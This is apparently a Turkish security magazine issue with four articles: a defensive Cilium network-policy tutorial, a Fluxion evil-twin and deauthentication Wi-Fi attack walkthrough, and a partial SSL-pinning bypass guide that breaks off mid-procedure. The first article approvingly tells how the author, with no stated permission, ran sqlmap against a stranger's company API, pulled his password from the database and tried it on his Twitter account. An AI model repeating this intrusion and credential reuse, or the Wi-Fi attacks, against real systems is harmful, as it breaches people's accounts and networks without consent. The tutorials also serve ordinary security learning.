[2] https://nakedsecurity.sophos.com/2016/01/13/police-say-they-can-crack-blackberry-pgp-encrypted-e-mail/

Tanışmak için hack'ledim:

Biraz Android Biraz Web-API

Bir gece, Şişli tarafında direksiyon sallayan abimin arabasına, Arap bir aileyi alması ve yolculuk boyunca yapılan sohbetin koyulaşması sonucunda yolcusuna benden bahsetmesi üzerine, müşterisi benimle tanışmak istediğini söylüyor. Ben de bunu öğrendiğimde bu istekten yola çıkarak adamın sistemlerindeki açıkları bulup etkileyici bir tanışma yapmak istiyorum. Ardından hızlıca işe koyulup, açıkları bulmamın ve akıbetinde bu kişiyle tanışmamızın hatta ortak bir projeyi geliştirmeye başlamamızın hikayesini sizler için yazdım.

Öncelikle adamın Instagram hesabını inceledim.



Bu kişinin profilinde yazan web sitesini gözüme kestirerek başladım araştırmalarıma. Web sitesi, Wix benzeri hazır hizmetler sunan bir firmanın sistemini kullandığı için odak noktamı değiştirmeye karar verdim ve şirketini biraz Google üzerinde aratınca mobil uygulaması olduğunu keşfettim. Hikayenin bu kısımdan sonrasının mobil uygulamalar üzerinden ilerleyeceğini anlamışsınızdır.

Olmazsa olmazlarımızdan **Apktool** ve **Burp Suite** mobil bağlantısının nasıl sağlanacağını Arka Kapı Dergi'nin 4. sayısında **"Üniversiteye Sınavla Değil, Mobil Uygulama Üzerinden Girdim"** başlıklı yazımızda anlatmıştım. Süreci yine aynı adımlarla ilerleteceğiz. Öncelikle:

```
apktool d test.apk
```

Şeklinde apk'yı açıp içerisinde grep ile arama yaparak,

```
grep -r 'https://\|http://' | grep -v
'twitter\|java.sun\|facebook\|schemas.android'
```


Kullandıkları sunucuyu buldum. Daha sonra dizin taraması yaparak sırasıyla:

/dev/, /smarthome/, /v1 'i buldum (Daha önceki yazılarda *Opendoor* ile dizin taramasına değinmiştim).

Bulduğum sunucu API sunucusu olduğu için nereye ne isteği atılacağını öğrenmem gerekiyordu. Bu yüzden Burp Suite ile araya girdim ve gelen isteği Burp Suite CO2 eklentisini yükleyerek *sqlmap* komutuna aktardım (kırmızı işaretli olan).

Eklentiyi, Burp Suite tab'larında Extender -> Bapp Store kısmından CO2'yi bularak kurabilirsiniz.

sqlmap -u




'http://127.0.0.1/live/smarthome/v2/login.php' --data='app_lang=ENGLISH&device_token=&device_type=iOS&is_logout_before_login=0&is_push_notifications_on=1&password=-test&username=test' --random-agent --risk 3

Buradaki **—random-agent** komutu rastgele bir user agent kullanmasını söylüyor.

Risk değerinin 3 olması ise timebased atakları denemek yerine direkt ya da based atakları deniyor.

İlerleyen adımda veri tabanına girdikten sonra biraz içeriyi gezerek adamın kullandığı parolayı buldum.

`Name@1979` şeklinde bir parolaya ulaştım. Bulduğum parolayı adamın Twitter hesabı üzerinde de denedim ama 2FA etkin olduğu için hesaba giremedim. Daha sonra hızlıca adamla iletişime geçtim çünkü artık SMS gitmişti. Daha sonra kendisiyle tanıştık ve zafiyeti detaylıca anlattım. Şaşkın tepkilerinden sonra yurtdışındaki ekibinin zafiyeti kapatacağını söyledi. Dahası şu anda beraber proje geliştirmeye başladık.



Bu sayede biraz ofansif tekniklerimizi de canlı tuttuk ve beraberinde dost edinmiş olduk. Evet, biraz şans, biraz farklı bir düşünce yapısı ve biraz da araştırmacı olmanın getirdiği etkileyici bir sonuç oldu.

Docker-Konteyner Güvenliği - Part III

Bugünkü yazımızda ağ güvenliğini sağlamak için kullandığımız Cilium eklentisi ile bazı demo uygulamalar yapacağız. Bir önceki yazımızda neden Cilium'a ihtiyaç duyduğumuzu ve Cilium'un kurulum aşamalarını anlatmıştık. Bazı eksiklerimizi de kapatarak yazdığımız blog yazımızda detayları okuyabilirsiniz. Buradan ulaşabilirsiniz: https://bit.ly/36AQRWu

Layer 7'de Güvenlik Politikalarını Yönetmek ve Ağ Erişimini Kontrol Etmek:

Bu yazıda, harici domain'lere erişimi yapılandırmak için Cilium'un ve uygulamanın HTTP/API erişimi üzerinde ayrıntılı denetimi için *ağ güvenliği* politikalarının nasıl kullanılacağını göstereceğiz.

Kubernetes ile Neden Ağ Eklentileri Kullanılmalı?

Kubernetes, herhangi bir ağ uygulaması için bir dizi temel ağ gereksinimi uygular. Örneğin, her pod (kapsül) için benzersiz IP atanması ve düğümler (node) arasındaki trafiğin NAT olmadan yönlendirilmesidir. Ayrıca Load Balancer (Yük Dengeleme), Ingress (Giriş) Trafiği ve Network Policies (Ağ Politikaları) dahil olmak üzere ağ erişimi ve güvenliğini yapılandırmak için bir dizi kullanışlı API politikası ile birlikte gelir. Fakat bunlar varsayılan olarak uygulanmaz. Giriş trafiği ve ağ politikalarını uygulamak için, giriş trafiği ve ağ politikalarını destekleyen CNI uyumlu bir ağ eklentisine ihtiyacımız olacaktır. Cilium, bunun için kullanılabilecek en popüler ve kurulumu kolay eklentilerden biridir.

Cilium'un Kubernetes ağının güvenliğini sağlamak için yapabilecekleri:

- Ağ güvenliğini sağlar. Örneğin, REST / HTTP, gRPC veya Kafka gibi protokoller için ağ erişim kontrolü, yönlendirme ve protokol düzeyinde güvenlik sağlar.
- Yük dengeleme (load balancing) yapar. Örneğin, ağ trafiğinin bir uygulamadaki yükünü eşitlemek için nasıl yönlendirildiğini ayarlar.
- Ağ performansını artırır. Özellikle, kube-proxy'nin kullanıcı alanı ve çekirdek alanı arasında nasıl geçiş yaptığını ayarlar.
- Ağ Politikalarını (network policies) kullanarak konteyner yalıtımını yapar ve diğer konteynerlerden erişimi denetler.
- Çıkış trafiği (egress) üzerinden harici servislere konteyner erişimini denetler.
- Ağ izleme, sorun giderme ve paket izleme işlemlerini yapar.

Cilium'un özelliklerini inceledikten sonra şimdi de ağ erişimini kontrol etmek için Cilium'u nasıl kullanacağımızı görelim:

Adım 1: Cilium'un Minikube Üzerinde Dağıtılması

Bir önceki yazımızda (https://bit.ly/36AQRWu) bu adımı detaylıca gerçekleştirmiştik. Özet geçecek olursak;

1. kubectl v1.10.0 ya da daha büyük bir sürümünü kuralım.
2. minikube v1.3.1 ya da büyük bir sürümünü kuralım.
3. minikube'ü başlatmak için `minikube start --network-plugin=cni --memory=4096` komutunu kullanalım.

4. Cilium'u dağıtmak için

   kubectl create -f https://raw.githubusercontent.com/cilium/cilium/1.7.4/install/kubernetes/quick-install.yaml

komutunu yazalım.

```
ayse_cybersec@ubuntu:~$ minikube start --network-plugin=cni --memory=4096
😄  minikube v1.10.1 on Ubuntu 18.04
✨  Automatically selected the docker driver
👍  Starting control plane node minikube in cluster minikube
💾  Downloading Kubernetes v1.18.2 preload ...
    > preloaded-images-k8s-v3-v1.18.2-docker-overlay2-amd64.tar.lz4: 525.43 MiB
🔥  Creating docker container (CPUs=2, Memory=4096MB) ...
    This container is having trouble accessing https://k8s.gcr.io
💡  To pull new external images, you may need to configure a proxy: https://minikube.sigs.k8s.io/docs/
reference/networking/proxy/
🐳  Preparing Kubernetes v1.18.2 on Docker 19.03.2 ...
    ▪ kubeadm.pod-network-cidr=10.244.0.0/16
🔎  Verifying Kubernetes components...
🌟  Enabled addons: default-storageclass, storage-provisioner
🏄  Done! kubectl is now configured to use "minikube"
ayse_cybersec@ubuntu:~$ kubectl create -f https://raw.githubusercontent.com/cilium/cilium/1.7.4/instal
l/kubernetes/quick-install.yaml
serviceaccount/cilium created
serviceaccount/cilium-operator created
configmap/cilium-config created
clusterrole.rbac.authorization.k8s.io/cilium created
clusterrole.rbac.authorization.k8s.io/cilium-operator created
clusterrolebinding.rbac.authorization.k8s.io/cilium created
clusterrolebinding.rbac.authorization.k8s.io/cilium-operator created
daemonset.apps/cilium created
deployment.apps/cilium-operator created
```

Bu işlem, Cilium'u kube-system ad alanına dağıtmalıdır. Cilium Pod'larının listesini görmek için şunu çalıştırabiliriz:

kubectl get pods --namespace=kube-system

```
ayse_cybersec@ubuntu:~$ kubectl get pods --namespace=kube-system
NAME                                READY   STATUS              RESTARTS   AGE
cilium-6cbfp                        0/1     Init:0/1            0          105s
cilium-operator-69f548c879-d6c6b    0/1     ContainerCreating   0          105s
coredns-66bff467f8-mlj9w            0/1     ContainerCreating   0          18m
coredns-66bff467f8-pgt26            0/1     ContainerCreating   0          18m
etcd-minikube                       1/1     Running             0          19m
kube-apiserver-minikube             1/1     Running             0          19m
kube-controller-manager-minikube    0/1     Error               0          19m
kube-proxy-q4qr4                    1/1     Running             0          18m
kube-scheduler-minikube             0/1     Error               0          19m
storage-provisioner                 1/1     Running             1          19m
```

Adım 2: Cilium'un DNS Tabanlı Politikaları ile Pod'dan Harici Erişimi Kilitleme:

DNS tabanlı politikalar, Kubernetes kümesi dışında çalışan servislere erişimi denetlemek için çok yararlıdır. DNS, hem AWS, Google, Twilio, Stripe vb. tarafından sağlanan harici hizmetler hem de Kubernetes dışındaki özel alt ağlarda çalışan veri tabanı kümeleri gibi dahili hizmetler için kalıcı bir hizmet tanımlayıcısı görevi görür. Harici hizmetlerle ilişkili IP'ler sık sık değişebileceğinden CIDR veya IP tabanlı politikalar yavaştır ve bakımı zordur. Cilium'un DNS tabanlı güvenlik politikaları, erişim denetimini belirlemek için kolay bir mekanizma sunar. Bu örnekte, Pod'dan (kapsülden) belirli bir FQDN'e (Tam Nitelikli Domain Adı) çıkış yapılmasına izin vermek ve bu Pod'daki diğer tüm domain'lere erişimi engellemek için Cilium'un DNS destekli politikasını kullanacağız. Pod, yalnızca izin verilen hedefe çıkış trafiği gönderebilmelidir.

İlk olarak, ağ bant genişliği testi için kullanılan netperf konteynerini çalıştıran bir Pod oluşturalım.

```
/AgGuvenligi/pod-erisim.yaml
apiVersion: v1
kind: Pod
metadata:
  name: pod-erisim
  labels:
    org: erisim
    class: guvenlik
spec:
  containers:
  - name: pod-erisim
    image: docker.io/tgraf/netperf
```

org ve ***class*** etiketleri için sırası ile "***erisim***" ve "***guvenlik***" etiketlerini verdiğimize dikkat edelim.

Pod'u oluşturalım:

```
kubectl create -f pod-erisim.yaml
```

Ardından, Cilium ağ politikası oluşturun. Cilium Ağ Politikası, Kubernetes'in yerleşik Ağ Politikası işlevselliğini genişleten bir CRD'dir. Aşağıdaki Cilium ağ politikası, pod-erisim adlı Pod'un api.twitter.com dışındaki tüm domain'lere erişimini engeller.

```
/AgGuvenligi/domain-policy.yaml
apiVersion: "cilium.io/v2"
kind: CiliumNetworkPolicy
metadata:
  name: "domain-engel"
spec:
  endpointSelector:
    matchLabels:
      org: erisim
      class: guvenlik
  egress:
  - toFQDNs:
    - matchName: "api.twitter.com"
  - toEndpoints:
    - matchLabels:
       "k8s:io.kubernetes.pod.namespace": kube-system
       "k8s:k8s-app": kube-dns
    toPorts:
    - ports:
      - port: "53"
        protocol: ANY
      rules:
        dns:
        - matchPattern: "*"
```

Bu ağ politikasını, ***endpointSelector*** alanında etiketlerini belirttiğimiz pod-erisim'e uygularız. (Her iki dosyada da etiketlerin aynı olması gerekmektedir.) Ayrıca, ***spec.egress*** alanında, bu politika tarafından yönetilen pod'lar için izin verilen FQDN'leri belirtiriz. Bizim durumumuzda, Pod'un sadece api.twitter.com adresine erişmesine izin veririz.

Şimdi ağ politikasını oluşturalım ve izin verilen domain'e erişmeye çalışalım:

`kubectl create -f domain-policy.yaml`

`kubectl exec -it pod-erisim -- curl -sL https://api.twitter.com` komutu ile api.twitter.com'a erişmek istediğimizde erişebildik.

```
ayse_cybersec@ubuntu:~/AgGuvenligi$ nano pod-erisim.yaml
ayse_cybersec@ubuntu:~/AgGuvenligi$ nano domain-policy.yaml
ayse_cybersec@ubuntu:~/AgGuvenligi$ kubectl create -f pod-erisim.yaml
pod/pod-erisim created
ayse_cybersec@ubuntu:~/AgGuvenligi$ kubectl create -f domain-policy.yaml
ciliumnetworkpolicy.cilium.io/domain-engel created
ayse_cybersec@ubuntu:~/AgGuvenligi$ kubectl get pods
NAME         READY   STATUS    RESTARTS   AGE
pod-erisim   1/1     Running   0          69s
ayse_cybersec@ubuntu:~/AgGuvenligi$  kubectl exec -it pod-erisim -- curl -sL https://api.twitter.com
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <meta http-equiv="Content-Language" content="en-us">
    <meta name="robots" content="noindex, nofollow">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Twitter / ?</title>
    <link href="https://abs.twimg.com/favicons/favicon.ico" rel="shortcut icon" type="image/x-icon">
```

Fakat https://twitter.com/ayse_cybersec ya da https://allofsecurity.wordpress.com adreslerine erişmeye çalıştığımızda sonuç alamadık, erişemedik. Komut çalıştırıldıktan bir süre sonra zaman aşımına uğrayacak ve "command terminated with exit code 7" hatasını döndürecektir. Çünkü oluşturduğumuz politikada sadece bir domain'e erişimi açmıştık.

```
ayse_cybersec@ubuntu:~/AgGuvenligi$  kubectl exec -it pod-erisim -- curl -sL https://twitter.com/ayse_cybersec

ayse_cybersec@ubuntu:~/AgGuvenligi$  kubectl exec -it pod-erisim -- curl -sL https://allofsecurity.wordpress.com
```

Eğer Pod'un bir domain'e erişmesini istemiyor ama o domain'in alt alan adlarına erişmesini istiyor olsaydık, oluşturduğumuz ağ politikasındaki ***matchName*** yerine ***matchPattern*** parametresini kullanırdık. Örneğin twitter.com adresine erişilmesini istemiyor fakat help.twitter.com adresine erişilmesini istiyor olabilirdik. Bu durumda dosyada ***matchName:"api.twitter.com"*** yerine ***matchPattern:"*.twitter.com"*** yazmamız yeterli olurdu. Ayrıca sadece belirli bir porttan ve belirli bir protokolden erişimi kabul ediyor olsaydık değişiklik şu şekilde olurdu:

```
.
.
.
egress:
  - toFQDNs:
    - matchPattern: "*.twitter.com"
    toPorts:
```

```
    - ports:
      - port: "443"
        protocol: TCP
  .
  .
  .
```

Tam tersi bir durumda yani Pod'a erişilmesinin kısıtlanması durumunda ise ***egress*** yerine ***ingress*** ifadesini kullanabiliriz.

Artık aşağıdaki komutlarla pod'u ve politikayı silebiliriz:

- **`kubectl delete -f pod-erisim.yaml`**
- **`kubectl delete cnp domain-engel`**

Bu yazımızda Cilium ile Kubernetes kümemizdeki bir pod'un (kapsülün) harici ve dahili erişiminin nasıl denetlendiğini ve kısıtlandığını inceledik. Bu bize pod'ların (kapsüllerin) güvenlik ve erişim parametrelerini kontrol etmemizi sağladı.

Kaynaklar:

- https://docs.cilium.io/
- https://medium.com/kubernetes-tutorials/advanced-network-rules-configuration-in-kubernetes-with-cilium-341c-31d6cd2f

Huriye Özdemir • huriye.ozdmr@protonmail.com

Fluxion ile "Handshake Snooper" ve "Captive Portal" Atakları


Kablosuz ağlara yönelik yapılan testler ve ataklar siber güvenliğe ilk adımı atacaklar için en eğlenceli başlangıçlardan birisi olsa gerek. Benim ilk adımım kablosuz ağlar ile olduğu için bendeki yeri biraz daha farklı ve bu yüzden bu yazımda Wi-Fi ağlarına yönelik ataklar için incelemiş olduğum Fluxion aracını tanıtıp içerisinde bulunan ***"Handshake Snooper ve Captive Portal"*** isimli birbirini tamamlayan iki farklı atak senaryosunun aşamalarını açıklayarak nasıl yapılacağını sizlerle paylaşacağım.

Fluxion, Handshake Snooper atağı ile ilk adımda WPA protokolünün 4'lü el sıkışmasını yakalıyor. Bu yakalamış olduğu el sıkışmayı Captive portal atağında kullanarak "evil twin" (kötü ikiz) bir erişim noktası oluşturarak kullanıcıyı sahte bir portala yönlendiriyor ve kullanıcının ağa bağlanması sonucunda araya girerek ağ trafiğini izleyebiliyor. Fluxion kurulumu ile başlayalım.

Kurulum

Kurulumu aşağıdaki birkaç adımla kolay bir şekilde tamamlıyoruz.

```
> sudo git clone https://github.com/FluxionNetwork/fluxion.git
> cd fluxion
> sudo ./fluxion.sh
```



Fluxion içerisinde kullanılacak araçlardan eksik olanları tamamlamak için "i" parametresini kullanıyoruz.

```
> sudo ./fluxion.sh -i
```

Kurulum tamamlandıktan sonra kullanmak istediğimiz dili seçtiğimizde her şey tamamlanmış bir şekilde ataklara hazır hale geliyoruz.


Handshake Snooper Atak

Kurulumu kısa sürede hallettikten sonra Handshake Snooper atağı ile başlayabiliriz. İlk hedefimiz, kullanıcıyı ağdan düşürerek onu tekrar bağlanmaya zorlamak ve o sırada 4'lü el sıkışmanın gerçekleştiği ".cap" uzantılı dosyayı elde etmek.


Atağı gerçekleştirmek için injection yapabilecek bir Wi-Fi USB adaptöre ihtiyacımız olacak. Ben bunun için **TP-Link WN722N** adaptörünü kullanacağım. Başlamadan önce adaptörü Linux makineye bağlayıp monitor moda alıyoruz.

```
> sudo airmon-ng start wlan0
```

Bir sonraki adımda ikizini oluşturacağımız hedef erişim noktasını seçiyoruz. Bu erişim noktasının hangi kanalda olduğunu bilmiyorsanız 2.4 Ghz ile 5 Ghz bant genişliği arasındaki tüm kanalları listeleyip erişim noktalarının tümünü görebilirsiniz.



Hedef erişim noktasını ekranda gördükten sonra Ctrl+C ile ekrandan çıkış yaparak karşımıza çıkan listeden hedef erişim noktasının numarasını giriyoruz.




Daha sonra monitor moda aldığımız "wlan0mon" arabirimini seçerek yolumuza devam ediyoruz.


Bir sonraki adımda ise handshake yakalayabilmek için bir metot seçmemiz gerekiyor.


"Monitor" metodu, saldırıyı mümkün olduğunca tespit edilemez hale getirip pasif bir şekilde trafiği dinler. Bu yöntemle kullanıcının ağa bağlanmasını beklemek uzun süreceği için diğer agresif metotlardan birini seçerek devam edeceğim.

Diğer iki yöntem olan **aireplay-ng** ve **mdk4,** erişim noktasına bağlanmış olan kullanıcıları ağdan düşürmek ve onların tekrar ağa bağlanmasını sağlamak amacıyla deauthentication paketleri gönderir. Bu metotlar illegal olabileceğinden eğitim amaçlı olarak kendi erişim noktanız üzerinde denemeniz gerektiğini de hatırlatmadan geçmeyeyim.




Atak metodunu seçtikten sonraki adımda handshake yakaladıktan sonra bunun doğru bir el sıkışma olup olmadığını doğrulamak için bir araç seçeceğiz. Cowpatty, WPA-PSK protokolüne yönelik sözlük saldırısı yapabileceğimiz farklı bir araç ve içerisinde yakalanan hash'in doğru olup olmadığını kontrol eden bir opsiyon da var. Cowpatty aracını seçerek devam ediyorum.






Handshake'in ne sıklıkla kontrol edilmesini istediğimizi seçtikten sonra doğrulama işleminin senkron ya da asenkron olarak çalıştırma seçeneklerinden birini seçeceğiz. Asenkron doğrulama işlemi sırasında araç handshake yakalamaya devam eder. Eğer sisteminiz yavaş ise bu seçenek ile saldırı kesintiye uğrayabilir. Senkron doğrulamada ise el sıkışma kontrol edilirken veri yakalama işlemi durur. Bu seçenekte de handshake kaçırma olasılığı var fakat biz senkron seçeneği ile devam ediyoruz.

Bu noktada atak başlıyor ve karşımıza çıkan 3 pencereden sağ alttaki, bağlı olan kullanıcıları ağdan düşürmek için deauthentication paketleri gönderiyor, sol üstteki handshake yakalıyor ve sol alttaki ise atak sırasında gerçekleşen adımların loglarını tutuyor.




Son olarak handshake yakalandığında log penceresinde atağın başarılı olduğuna dair bir log göreceksiniz. Yakalanan el sıkışma Fluxion veritabanına kaydediliyor. Captive Portal atağını gerçekleştirirken ataktan önce sunulan seçenekler arasında bize bu yakalanan hash'i kullanmak isteyip istemediğimizi soracak ve o aşamada bu el sıkışmayı kullanacağız. Yakalanan hash dosyalarını `~/fluxion/attacks/Handshake Snooper/handshakes` dizini içerisinde görebilirsiniz.




Captive Portal Atak


Captive Portal atağını gerçekleştirirken de ilk adımlarında yukarıdaki seçenekler ile ilerleyip erişim noktası servisi seçme bölümüne kadar geliyoruz. Bu adımda sahte bir erişim noktası ve kimlik doğrulama sunucusu görevini üstlenmesi için "hostapd" aracını kullanıyoruz.


Parola doğrulama işlemi için yine Cowpatty seçerek bir sonraki adımda daha önce yakalamış olduğumuz hash dosyasını kullanmak istediğimizi belirtiyoruz. Eğer elimizde bu erişim noktası için uygun ve doğrulanmış bir el sıkışma olmasaydı bu aşamadan sonra devam edemezdik. Bu atağın gerçekleştirilebilmesi için Handshake Snooper atağının tamamlanmış olması şart.





Hash doğrulamayı Cowpatty ile tamamladıktan sonra oluşturulacak olan portal sayfasında iki nokta arasında güvenli bir bağlantı kurmak için bir SSL sertifikası oluşturuyoruz. Eğer halihazırda bir SSL sertifikasına sahipseniz onun bulunduğu dizini yazabilirsiniz. Ben yeni bir tane oluşturarak devam ediyorum. Sertifika oluşturduktan sonra portalın web sunucusunun internet bağlantı tipini seçiyoruz. Eğer portalın kullanıcı tarafından görünmesini istemiyorsak "Disconnected" seçeneğini seçebiliriz. Kullanıcı bağlanacak ve portalın görünürlüğünü kaldırdığımız için de internet erişimine sahip olduğunu düşünecek.







Son olarak istediğimiz portal için arayüzlerden birini seçip atağı başlatıyoruz.

Bu kez karşımıza 6 tane pencere çıkıyor. Sol üstte, sahte erişim noktasına bağlanacak olan kullanıcıya IP adresi atayacak DHCP servisi, onun sağında sahte erişim noktası oluşturacak hostapd servisi, en sağda ise sahte erişim noktasının bilgilerini barındıran bir pencere bulunuyor. Sol altta DNS servisi, onun sağında trafik akışını gösteren bir web servisi, en sağda ise kullanıcıları ağdan düşürüp tekrar bağlamaya zorlayan ve deauthentication atağının gerçekleştirildiği bir pencere bulunuyor.

Fluxion daha önce handshake yakalamış olduğu cihazı tekrar ağdan düşürüyor ve cihaz bir kez daha bağlandığında elimizdeki uygun el sıkışmayı kullanarak başarılı bir şekilde kimlik doğrulama aşamasını tamamlamış oluyoruz. Sahte erişim noktası ve kullanıcı arasına girmeyi başardık, bundan sonraki aşamada ise DNS ve Web servisinin olduğu pencerelerden kullanıcının erişim noktasına bağlandıktan sonraki web trafiğini rahatlıkla inceleyebiliriz.





Hüseyin Altunkaynak • huseyin.altunkaynak51@gmail.com


OkHttp3 Kütüphanesi SSL Pinning Atlatma

Bu yazımda Android 5.0 ve üzeri sürümde **OkHttp3** kütüphanesi ile sağlanan SSL Pinning özelliğinin *smali kodları* üzerinden nasıl atlatılabileceğini siz değerli okurlarımıza anlatmaya çalışacağım. *(Smali, apk'ların kaynak koduna yakın bir şekilde decompile edilmiş halidir.)* Amacım her türlü önlemin bir şekilde atlatılabileceğini göstermektir. Bu yüzden test için kullanmış olduğum uygulamanın anonim kalmasına özen gösterdim. Umarım keyifle okursunuz.


SSL, Sertifika ve Sertifika Otoritelerine Genel Bir Bakış

SSL Pinning'e geçmeden önce SSL'in (Secure Socket Layer - Güvenli Soket Katmanı) ne olduğundan bahsedelim. SSL/TLS, bilgisayar ağları üzerinde güvenli haberleşmeyi sağlayan şifreleme protokolüdür. SSL/TLS diye anılmasının sebebi birbirinin devamı olmasından kaynaklıdır. 1994 yılında Netscape tarafından geliştirilmeye başlanan SSL, 3.0 sürümünden sonra TLS 1.0 diye adlandırılmaya başlandı. Ardından 2008 yılında TLS 1.2 yayınlandı ve 2018 yılında da 1.3 versiyonu yayınlandı. TLS'in 1.3 versiyonu 1.2 versiyonuna göre daha güvenli olsa da, istemci ve sunucuların desteklememesinden ötürü günümüzde TLS'in 1.2 versiyonu yaygın olarak kullanılmaktadır. SSL/TLS, yaygın olarak X.509 sertifikalarını kullanır. Bu da iletişime geçeceklerin asimetrik şifreleme ile kimlik doğrulaması yapmasını ve ardından simetrik şifreleme ile taraflar arasında ortak bir anahtar oluşturmasını sağlar. Bu ortak anahtar sayesinde taraflar arasındaki iletişim şifrelenerek devam eder.

Yukarıda bahsedilen sertifikalar, güvenilir bir sertifika otoritesi (Certificate Authority) tarafından imzalandığı takdirde her tarayıcı bu sertifikaların güvenilir olduğunu kabul edecektir. Böylelikle güvenli olmayan ağlarda güvenli bir şekilde iletişim kurabilmeyi ve karşı tarafın kimliğini doğrulamayı sağlar. Wikipedia üzerinden örnek vermek gerekirse;





Bağlantının güvenli olduğunu ve sertifikanın geçerli olduğunu gösteriyor. Sertifika hakkında detaylı bilgi edinebilmek adına **Certificate (Valid)** yazısına tıklıyorum.




2 numaralı kısımda Wikipedia'nın sahip olduğu sertifikayı imzalayan sertifika otoritesi olarak DigiCert görülmektedir. 1 numaralı kısımda ise sertifika otoritesi olan DigiCert'in imzalamış olduğu ve Wikipedia'ya ait olan sertifikanın Common Name ve Organization adını görmekteyiz. Yazımızın ilerleyen kısımlarında çokça bahsedeceğimiz sertifikanın sha256 özetini de 3 numaralı kısımda görmekteyiz.

Firefox tarayıcımızın güvendiği diğer sertifika otoritelerine bakmak için **Preferences** > **Privacy & Security** > **Certificates** altındaki **View Certificates** butonuna basabiliriz.







Authorities sekmesi altında diğer sertifika otoriteleri de görünmektedir. İstersek kendi imzaladığımız sertifikaları (terminolojide **self-signed certificate** diye geçmektedir) ya da Burp gibi proxy araçlarının sertifikalarını **Your Certificates** sekmesi altından tarayıcıya ekleyebiliriz.



Güvenilir olmayan bir sertifikanın bulunduğu siteyi açtığımızda ise tarayıcının sol üst köşesinde **Not Secure** diye bir ibare çıkmaktadır. Sertifika ayrıntılarına baktığımızda ise self-signed sertifika olduğu görünmektedir. Bu da tarayıcının bu sertifikaya güvenmediğini ve sunucu ile iletişim kurmaya çalışırken araya bir saldırganın girip sertifikayı değiştirmiş olabileceğini göstermektedir.

Android cihazlarda da işleyiş bu şekildedir fakat küçük birkaç farklılık bulunmaktadır. Sertifika otoriteleri tarayıcıdan ziyade Android sistemde yüklüdür. Android 6.0 sürümünde **Security** > **Trusted Credentials** altında bahsedilen sertifika otoritelerini görebiliriz.






SSL Pinning Nedir?


SSL Pinning (sabitleme) işlemi mobil uygulamalarda Man-in-the-middle ataklarına karşı ekstra bir güvenlik önlemi olarak uygulanmaktadır. Yazılımcı, mobil cihaz tarafından sağlanan sertifikalara güvenmez, çünkü bu sertifikalar güvenilir otoritelerce imzalanmış olsa da cihaz sahibi buraya kendi imzaladığı bir sertifikayı da ekleyebilir. Bundan dolayı yazılımcı, uygulamanın haberleşeceği sunucudaki güvenli sertifikanın bir imzasını uygulamanın içine atar. SSL Pinning işlemine tabi olan bir uygulama, Man-in-the-middle ataklarına karşı korunmuş olur. Hal böyle olunca uygulamanın sunucu ile arasındaki trafiği analiz etmek isteyen kişilerin, HTTPS trafiğini dinlemek için cihaza yükledikleri sertifikaların yanında SSL Pinning özelliğini de atlatmaları gerekiyor.

SSL Pinning Atlatma Adımları

Android 6.0 sürümünden sonra, cihazlarda root yetkisi olmadan araya girip trafiği dinlemek mümkün olmamaktadır. Bundan dolayı 6.0'dan yüksek olan sürümler kullanılacak ise cihazın root'lanması gerekiyor. Genymotion üzerinden kurulan cihazlar ise root yetkisine sahip olarak kurulduğu için ekstra bir uğraş gerektirmemektedir. Hem uygulama dosyalarına erişimde sıkıntı yaşamamak için hem de herhangi bir kısıtlamayla uğraşmamak için Genymotion üzerinden Android 6.0 sürümünde bir cihaz oluşturdum. Burada küçük bir hatırlatma yapmak istiyorum. Genymotion üzerinden kurulan cihazlarda Google Play servisleri kurulu gelmemektedir. Haliyle cihaz üzerinde google oturumu açılamıyor ve Play Store'a girilemiyor. Bunu aşabilmek için opengapps.org'dan cihaz sürümüne uygun olan paket indirilip kurulması gerekmektedir.



Cihazda gerekli hazırlıkları yaptıktan sonra uygulamayı Play Store üzerinden indirdim ve oturum açmayı denediğimde herhangi bir sorunla karşılaşmadım. SSL sertifika sabitlemenin yapılıp yapılmadığını tespit edebilmek için öncelikle dinamik olarak kontrol etmek istedim. Bunun için Burp aracının sertifikasını Android cihazdaki **Trusted Certificates** içerisine ekledim. Sonrasında cihaza Burp'ün kurulu olduğu ana makinenin IP'sini proxy olarak tanımladım. Böylelikle tüm trafiğin Burp üzerinden geçmesini sağladım. Uygulamaya tekrar girip hesaba giriş yapmayı denediğimde ise **'Unknown service error'** hata kodunu ekrana bastı.



Şekil 1: Service Error

Uygulamanın SSL pinning işlemine tabi tutulduğunu bu şekilde anlamış olduk. Uygulamadaki SSL pinning işleminin nasıl yapıldığını anlamak için *adb* ile cihaza giriş yapıp paylaşımlı alandaki dosyaları incelemeye başlıyoruz.

Şekil 2: Ceritificate Pinning Failure 1

Paylaşımlı alandaki dosyaları incelerken **/data/data/<com.paketadi>/files/applogs/** altında **logcat.txt.0** adında bir dosya gördük. Dosyanın içeriğini incelediğimizde ise uygulamanın yaptığı istekleri ve karşılaştığı hataları bu dosyaya yazdığını anladık. **'Certificate pinning failure!'** hatasını büyük ihtimalle bütün trafiği Burp üzerinden yönlendirdiğimiz için aldık. Bu hatayı uygulamanın içindeki bir fonksiyon yazıyordu. Bu fonksiyonu bulmak için uygulamanın ilk yazıldığı haline dönmemiz gerekir. Yardımımıza *apktool*, *dex2jar* gibi araçlar yetişiyor. Belirttiğim araçları kullanmadan önce uygulamanın *apk* dosyasını cihazdan çekmeliyiz.

Apk dosyasını çekebilmek için bilgisayara yüklemiş olduğumuz **ADB (Android Debug Bridge)**'den yardım alıyoruz. İlk işlemimiz adb ile yüklü olan paketleri listelemek.

```
adb shell pm list packages | grep <uygulama_adi>
```

Şekil 3: Adb pm list

Uygulamanın tam paket adını öğrendiğimize göre apk dosyasını çekmek için uygulamanın dosyalarının yüklü olduğu yeri bulmalıyız.

```
adb shell pm path <com.tam_paket_adı>
```

Şekil 4: Adb pm path

Uygulamanın apk dosyasını bulunduğumuz dizine çekmek için aşağıdaki komutu kullanıyoruz. **"."** yerine istediğiniz dizini yazabilirsiniz.


```
adb pull /data/app/<com.tam_paket_adi>/base.apk .
```

Şekil 5: Adb pull

Apk dosyasının kodlarına erişebilmek için apktool aracını kullanacağız. Ayrıca dex olarak elde ettiğimiz dosyaları da java kodlarına geri döndürmemiz gerekiyor. Bu işleme decompile deniyor. Kali üzerinde decompile için güzel araçlar var fakat dosya boyutu küçük olduğu için ben http://www.javadecompilers.com/apk sitesini kullanmayı tercih ediyorum. Arzu eden dex2jar aracını da kullanabilir.


Siteye yüklediğimiz apk dosyası decompile edildikten sonra görseldeki gibi indirilebilir bir bağlantı oluşacaktır:

